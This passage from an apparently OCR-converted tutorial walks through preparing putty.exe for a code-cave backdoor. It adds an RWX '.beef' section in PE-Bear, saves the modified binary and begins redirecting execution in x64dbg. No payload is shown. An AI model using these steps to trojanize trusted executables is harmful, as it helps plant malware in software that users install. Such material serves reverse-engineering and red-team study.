
Download and run **putty.exe** to make sure that it’s work proberly.




Alright now we will create our new section header inside our PE executable file by using **PE-Bear** tool and going to **Section Hdrs** tab to see the PE sections.




In order to create a new sction we will right click on **Sections** and select **Add section**.




Now write any section name you want, in my case i will call it **.beef**, then give a *1000* byte size **(*which is 4096 bytes but in hex*)** to **Raw size** and **Virtual Size** and mark on **read**, **write**, **execute** like this:




Our new section has been created and now save the new modified executable.



and save it with a different name.




now try run the new modified executable to make sure that it’s still works.



It should work with you as well.

2 Hijack exectution flow


Now open **x64dbg** debugger and throw our new modified executable inside it.




Go to **Memory Map** tab above to see our newly created section header.

00401000	0008E000	".text"	Executable code	IMG	ER---	ERWC-
0048F000	00027000	".rdata"	Read-only initialized data	IMG	-R---	ERWC-
004B6000	00005000	".data"	Initialized data	IMG	-RWC-	ERWC-
004BB000	00001000	".00cfg"		IMG	-R---	ERWC-
004BC000	00001000	".gfids"		IMG	-R---	ERWC-
004BD000	0004C000	".rsrc"	Resources	IMG	-R---	ERWC-
00509000	00008000	".reloc"	Base relocations	IMG	-R---	ERWC-
00511000	00001000	".beef"		IMG	ERWC-	ERWC-
02B20000	00001000	sechost.dll		IMG	-R---	ERWC-
02B21000	00013000	".text"	Executable code	IMG	ER---	ERWC-
02B34000	00003000	".data"	Initialized data	IMG	-RWC-	ERWC-


that's a good sign, now copy the address of the new section which we will be using it to jump to our code cave.




We will paste it to our notes for now.




Ok let us run our executable inside the debugger by pressing run button or by pressing *F9* to go to the EntryPoint of the executable.



